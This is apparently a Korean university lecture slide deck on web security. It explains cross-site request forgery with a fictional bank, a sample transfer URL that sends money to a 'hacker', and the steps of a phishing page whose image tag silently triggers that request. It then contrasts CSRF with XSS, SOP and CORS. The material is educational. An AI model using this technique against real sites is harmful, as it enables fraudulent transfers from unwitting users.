


# CSRF

CSRF – Example

플러스뱅크의 송금 기능이  
송금 버튼을 눌렀을 때  
아래 링크로 연결되도록 구현된 상황

[plusbank.co.kr/send?to=민재&amount=10000](https://plusbank.co.kr/send?to=민재&amount=10000)



# CSRF

CSRF – Example

plusbank.co.kr/send?to=해커&amount=100000

해커에게 100,000원을 보내는 링크 예시

- 이용자가 송금하는 링크로 접속하도록 해커가 유도
- 이용자가 링크 접속
- 해커에게 돈이 송금됨

# CSRF

CSRF – Concept

해커는 어떤 방법으로  
이용자가 링크에 접속하도록 유도할 수 있을까?

스팸 메일 보내기, 스미싱 문자 보내기, [피싱 사이트 만들기](#), ...

# CSRF

CSRF – Concept

잠깐, 피싱 사이트로 SOP를 우회하고 CSRF 공격을 할 수 있을까?

예외적으로 Cross Origin으로의 접근이 허용되는 HTML 태그를 이용하자!

# <img>

Review


웹 페이지에  
이미지를 보여주는 태그!

 와 같은 형태로 사용

예외적으로, Cross Origin에 대한  
접근을 허용하는 태그들 중 하나

오른쪽 예시와 같이,  
클라이언트의 Origin이 [bxta.kr](https://bxta.kr) 임에도 불구하고  
[plus.or.kr](https://plus.or.kr)의 이미지를 불러올 수 있음

이미지를 불러왔다는 뜻은,  
브라우저가 해당 링크에 접속했음을 뜻함





# CSRF

CSRF – Example

```

```

SOP와 상관없이 해커에게 100,000원을 보내는 링크에 접근하도록 하는 HTML DOM 엘리먼트 예시

- 해커가 위 태그 (DOM 엘리먼트) 가 포함된 피싱 사이트 제작
- 이용자가 피싱 사이트에 접속하도록 유도
- 위 태그가 이용자의 브라우저에서 해석됨 (클라이언트 사이드)
- 해석에 따라, 브라우저는 이미지를 가져오기 위해 악의적인 송금 링크에 접근함
- 이용자의 돈이 해커에게 송금됨

# CSRF & XSS

CSRF — Rational

**Reflected XSS와 큰 차이가 없는 것 같은데요?**

둘 다 이용자가 특정 링크를 누르도록 유도해야 하는 것 같은데…

# CSRF & XSS

CSRF – Rational

악성 스크립트가 존재하는 위치

Cross Origin

CSRF  
유도 스크립트

공격 대상 Origin

XSS  
스크립트

**신뢰하는 오리진에 스크립트를 삽입하지 않아도,  
특정 링크로의 접속을 유도해서 해킹을 할 수 있구나!**

# Conclusion.

브라우저는 SOP로 동일한 출처끼리의 접근만을 허용시킨는데,  
CORS를 통해 신뢰하는 출처를 더 확장시킬 수 있다.

신뢰하는 출처에 스크립트를 삽입해서 실행시킨 XSS와  
사용자인 척 위조하여 요청을 보내도록 유도하는 CSRF 등의 기법을 통해  
SOP와 CORS를 우회하여 클라이언트 사이드에서 해킹을 할 수 있다.

# Internet Exploit.

beta@plus.

**Gwon Minjae**, Dept. of Computer Science & Engineering, POSTECH.

Created 2022.

Unauthorized disclosure is prohibited.

Powered by Mozilla Foundation, RFC, and ❤